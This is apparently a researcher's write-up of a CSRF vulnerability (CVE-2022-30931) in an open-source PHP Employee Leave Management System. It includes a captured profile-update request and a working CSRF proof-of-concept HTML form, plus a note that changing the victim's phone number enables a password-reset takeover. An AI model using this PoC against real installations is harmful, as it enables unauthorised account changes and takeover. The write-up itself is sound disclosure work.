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My First CVE-2022–30931

Cross-Site Request Forgery (CSRF) on Open-Source software Employee Leave Management System.

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> *Vulnerable Version: V 2.1*
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> *Vendor Homepage: https://phpgurukul.com/tourism-management-system-free-download/*

Hello, My name is Nitesh Biwal and in this write-up I am going to share my First CVE Id Story.

I was working on an Open-Source software Employee Leave Management System and it was hosted locally on my system through XAMPP Server.


Suddenly I got trigger to hunt on that and I was started looking for the bugs and I found Cross-Site Request Forgery (CSRF).

Bug Description:

Attacker can change the details of an[illegible]e like username, phone number etc via Cross-Site Request Forgery (CSRF) attack.

1. I have created 2 accounts (Account 1 and Account 2)

2. In Account 1 updated the username and phone number and capture that request into Burp Suite.


Burp Suite Community Edition v2022.3.7 - Temporary Project
Burp Project Intruder Repeater Window Help
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Request to http://127.0.0.1:80
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
HTTP/1
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 12
Request Cookies 1
Request Headers 16
anuj@gmail
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POST /elms/elms/myprofile.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 205
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/elms/elms/myprofile.php
Cookie: PHPSESSID=[illegible]
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

empcode=EMP10001&firstName=Hack&lastName=boy&email=nitesh4@gmail.com&mobileno=1111111111&gender=Male&dob=&department=Information+Technology&address
=HackedZone&city=HackedZone&country=HackedZone&update=
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
3. Right click on the request and clicked on the Generate CSRF PoC from Engagement tools.



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
    <body>
        <form method="POST" action="https://127.0.0.1/elms/elms/myprofile.php">
            <input type="hidden" name="empcode" value="EMP10806122"/>
            <input type="hidden" name="firstName" value="Bad+"/>
            <input type="hidden" name="lastName" value="boy"/>
            <input type="hidden" name="email" value="nitesh%40gmail.com"/>
            <input type="hidden" name="mobileno" value="2222222222"/>
            <input type="hidden" name="gender" value="Male"/>
            <input type="hidden" name="dob" value=""/>
            <input type="hidden" name="department" value="Information+Technology"/>
            <input type="hidden" name="address" value="HackedZone"/>
            <input type="hidden" name="city" value="HackedZone"/>
            <input type="hidden" name="country" value="HackedZone"/>
            <input type="hidden" name="update" value=""/>
            <input type="submit" value="Submit">
        </form>
    </body>
<html>
```

4. Copied that HTML code and saved it into the file as .html format.

5. Send that to the Account 2 user and when he open that page and clicked on submit request. BOOM! his profile details has been updated such as username and phone number.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
file:///C:/Users/DELL/Desktop/csrf-poc-1652728260733.html
Submit


ELMS | EMPLOYEE
account_box My Profiles
settings_input_svideo Chnage Password
apps Leaves keyboard_arrow_right
exit_to_app Sign Out
ELMS©
UPDATE

Bad+ boy
EMP10806121

UPDATE EMPLOYEE

Update Employee Info

SUCCESS : Employee record updated Successfully

Employee Code: EMP10806121
Male
Date of Birth:
First name: Bad+
Last name: boy
Information+Technology
Address: HackedZone
Email: anuj@gmail.com
City/Town: HackedZone
Country: HackedZone
Mobile number: 2222222222

6. Now attacker can reset the password by getting the OTP on his phone number.

I requested for CVE Id for this vulnerability from https://cveform.mitre.org and few weeks later I received mail that my request was approved and this way I got assigned CVE-2022–30931.

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Thank you so much for reading 🙏

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